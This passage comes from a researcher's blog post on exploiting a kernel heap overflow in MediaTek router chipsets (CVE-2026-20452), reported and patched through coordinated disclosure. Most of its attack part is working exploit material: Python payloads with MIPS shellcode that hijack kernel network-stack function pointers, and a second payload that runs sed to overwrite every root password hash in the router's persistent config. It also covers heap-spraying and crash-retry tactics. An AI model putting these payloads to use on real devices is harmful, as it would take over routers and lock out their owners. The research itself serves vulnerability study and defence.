
The first 4 bytes at '0x8084f864' were null, satisfying constraint 1. Additionally, when writing something to these first 4 bytes, they were dereferenced upon receiving an ICMP packet. On failed attempts, the exploit would write '00 01 12 00' there, which allowed crashing the device by sending a single ping, satisfying the constraint 2:
CPU 3 Unable to handle kernel paging request at virtual address 00012000, epc == 00012000, ra == 806f4b68
Oops[#2]:
CPU: 3 PID: 0 Comm: swapper/3 Tainted: P D O 3.18.21 #1
task: 8ec43de0 ti: 8ec84000 task.ti: 8ec84000
$ 0 : 00000000 00000000 00012000 00000004
$ 4 : 8c1d0800 00000000 00000002 00000000
$ 8 : 00000001 344984ae 8ec877a0 cac9e831
$12 : 00000000 00000000 00000000 084365b2
$16 : 8c1d0800 8c1d8894 8866b000 809b32b4
$20 : 00000800 00000000 809b2e90 809b0000
$24 : 00000000 80753668
$28 : 8ec84000 8ec87a10 80ea7100 806f4b68
Hi : 00000103
Lo : c1dec000
epc : 00012000 0x12000
Tainted: P D O
ra : 806f4b68 ip_rcv_finish+0x1a8/0x520
[...]
Lastly, multiple function pointers were present after the initial 8 bytes. Specifically, pointers to 'udp_rcv' and 'tcp_v4_rcv' were dereferenced early in the network stack whenever UDP or TCP packets arrived, satisfying constraint 3.
As a side note, on a successful write, 'icmp_rcv' was overwritten with the WPS header that 'WscGenV2Msg' automatically writes. So, in theory, if an ICMP packet arrived before any TCP or UDP packet, this 'icmp_rcv' would be called instead of 'udp_rcv' or 'tcp_v4_rcv', crashing the target. However, this was never the case in all tests performed and, if it ever happened, it would just reboot the device as in any failed attempt, so this was not a big deal at all.
With all this in place, I was able to redirect execution anywhere. So, I vibe-coded some quick shellcode that just printed 'hacked by hacefresk0' in the UART and crashed. Then, I included it on the payload itself to be able to jump there directly:
WRITE_ADDR = 0x8084f864
SHELLCODE_ADDR = WRITE_ADDR + 52
payload = (
#### wps header added on successful writes before payload
# \x00\x37\x2a\x00
# \x01\x20\x01\x84
####
b"\x00\x00\x00\x00" * 6 +
struct.pack(">I", SHELLCODE_ADDR) + # 0x8084f884 - udp_rcv
b"\x00\x00\x00\x00" * 3 +
struct.pack(">I", SHELLCODE_ADDR) + # 0x8084f894 - tcp_v4_rcv
#### shellcode (prints "hacked by hacefresk0")
b"\x04\x11\x00\x01" + # bal .+8
b"\x27\xf0\x00\x24" + # addiu $s0, $ra, 0x24 (string addr)
b"\x3c\x11\x80\x00" + # lui $s1, 0x8000
b"\x36\x31\x2b\x00" + # ori $s1, $s1, 0x2b00 (prom_putchar)
b"\x92\x04\x00\x00" + # loop: lbu $a0, 0($s0)
b"\x10\x80\x00\x05" + # beqz $a0, end
b"\x00\x00\x00\x00" + # nop
b"\x02\x20\xf8\x09" + # jalr $s1
b"\x26\x10\x00\x01" + # addiu $s0, $s0, 1 (delay slot)
b"\x10\x00\xff\xfa" + # b loop
b"\x00\x00\x00\x00" + # nop
b"hacked by hacefresk0\n\x00" +
####
b"\x00\x00" +
b"\x00\x00\x00\x00" * 4 +
#### freelist pointer of adjacent object
struct.pack(">I", WRITE_ADDR)
)
Then, I added some logic to ping the device when it stopped responding, so it triggered reboots on failed attempts.
Finally, I also included some initial heap spraying by sending several regular TLVs, so that many allocations and frees happened in 'kmalloc-128' just before the overflow, improving the odds for more free objects to exist in 'kmalloc-128'. Although I originally did not believe in this too much, testing revealed that it actually worked somehow. This improved the reliability of the exploit, which ended up working around 1 out of 15 times or so. There was, however, a possibility that the device could freeze if a crash failed to trigger a reboot and left the system too corrupted to continue running. Since this did not happen too often and resolving it would probably take too much effort, I ignored the issue :D
Although I am sure there are ways to improve the exploit further and make the whole process more efficient, this was already enough for me. So, after some failed attempts, the exploit finally achieved executing shellcode on the device!
----[ Okay, but are 128 bytes enough? ]---------------
If you have been paying attention, you will have realized that I can only execute around 120 bytes of shellcode due to the 128-byte arbitrary write limit. At first, I was going to call this a success and move on. However, as I was writing this blog post, I started doubting whether it was possible to do something actually useful within the 120-byte limit, instead of just printing a short message to the UART output. So, I decided I wasn't done: I needed to craft a fully working RCE exploit.
Trying to execute a reverse shell would require the exploit to return cleanly so that the device did not crash, which seemed like way too much effort. Plus, I had almost no room for long strings, and any cleanup code would probably leave no space for anything else given my tight 120-byte budget. I needed to modify something that survived reboots, so that I did not have to worry about the device crashing after exploitation.
So instead, I decided to target '/data/zcfg_config.json', a persistent config file that stored every parameter on the device. Crucially, it contained password hashes for each user that the device reads on boot to populate '/etc/shadow'. This way, I only needed to modify it and let the device crash, so that I could login via SSH once it rebooted again.
At this point, Claude was only helpful for translating MIPS instructions into bytecode, since I could not make it understand basic hex math nor shellcode optimizations. After a lot of trial and error and some manual assembly programming, I managed to squeeze into 120 bytes some shellcode that executed 'sed -i s/\$6\$[^:]*/ab.oZPM0Sll9M/ /data/zcfg_config.json' asynchronously and then looped indefinitely. This replaced every password hash in the config file with the shortest possible hash corresponding to 'hacked':
WRITE_ADDR = 0x8084f864
SHELLCODE_ADDR = WRITE_ADDR + 8
payload = (
#### wps header added on successful writes before payload
# \x00\x37\x2a\x00
# \x01\x20\x01\x84
#### shellcode + pointers + data
# $s1 = 0x8084f880 when jumping to shellcode
b"\x22\x24\x00\x2c" + # addiu $a0,$s1,0x2c ($a0 = /bin/sed)
b"\x22\x25\x00\x18" + # addiu $a1,$s1,0x18 ($a1 = argv array)
b"\x24\x06\x00\x00" + # addiu $a2,$0,0 ($a2 = 0)
b"\x24\x07\x00\x00" + # addiu $a3,$0,0 ($a3 = 0, UMH_NO_WAIT)
b"\x10\x00\x00\x02" + # b 2 (jump 24 bytes)
b"\x3c\x08\x80\x04" + # lui $t0,0x8004 ($t0 = call_usermodehelper upper)
struct.pack(">I", SHELLCODE_ADDR) + # 0x8084f884 - udp_rcv
b"\x35\x08\x2e\xcc" + # ori $t0,$t0,0x2ecc ($t0 = call_usermodehelper lower)
b"\x01\x00\x08\x09" + # jalr $t0 (call call_usermodehelper)
b"\x10\x00\xff\xff" + # b -1 (infinite loop)
struct.pack(">I", SHELLCODE_ADDR) + # 0x8084f894 - tcp_v4_rcv
struct.pack(">I", 0x8084f8ac) + # argv[0] = /bin/sed
struct.pack(">I", 0x8084f8b5) + # argv[1] = -i
struct.pack(">I", 0x8084f8b8) + # argv[2] = s/\$6\$[^:]*/ab.oZPM0Sll9M/
struct.pack(">I", 0x8084f8d4) + # argv[3] = /data/zcfg_config.json
struct.pack(">I", 0x00000000) + # argv[4] = null
b"/bin/sed\x00" + # 0x8084f8ac
b"-i\x00" + # 0x8084f8b5
b"s/\\$6\\$[^:]*/ab.oZPM0Sll9M/\x00" + # 0x8084f8b8
b"/data/zcfg_config.json\x00" + # 0x8084f8d4
b"\x00" +
#### freelist pointer of adjacent object
struct.pack(">I", WRITE_ADDR)
)
At a very high level, this diagram represents the steps that should take place on a successful exploitation attempt:
I executed the exploit and, after some waiting, it finally happened. I successfully exploited the unauthenticated remote kernel heap overflow and modified the root password of the device permanently!
This vulnerability was reported to MediaTek and assigned CVE-2026-20452. You can find the final exploit at my github page. It has already been fixed and published in the June 2026 MediaTek Security Bulletin. According to them, this bug ended up affecting the following chipsets (although they also explicitly mention that this list might be incomplete):
- MT6890 (5G Mobile Hotspot)
- MT7615 (Wi-Fi 5)
- MT7915, MT7916, MT7981, MT7986 (Wi-Fi 6)
- MT7990, MT7992, MT7993 (Wi-Fi 7)
These chipsets can be found on many consumer and enterprise networking devices, including home routers (as in this research) but also other wireless access points, gateways and mobile hotspots. At least here in Spain, the router in which I found and exploited this vulnerability has been widely deployed by my ISP, and I am sure there are plenty of other similar affected devices on every building here. Talking numbers, these MediaTek chipsets are used by millions of devices worldwide. Although exploitation requires targeting a specific model and being able to reach the vulnerable UPnP service, this is still a serious bug that, at minimum, allows launching DoS attacks against affected devices, and kernel level RCE in the worst case.
----[ Conclusions ]----------------------------------
If you have reached the end of this post, congrats! This was a very long journey which took around 6 months from actually breaking into the router to the final MediaTek disclosure and publication of this research. All manufacturers involved were mostly okay to work with, although response times were sometimes longer than expected. Regarding AI, I have used Claude extensively, which worked quite well for reversing and identifying vulnerabilities, but not so much for kernel exploitation. This last part still required a lot of now-old-school learning and reading, which was a very nice experience.
Overall, this was an amazing research to work on which took many hours to complete, and that I hope to be able to present at a hacking conference in the near future (if you are a VR/exploit dev con organizer, hmu!).
Thanks a lot for reading and I hope you found this as interesting as I did. Feel free to contact me for any questions or any other matter, and happy hacking!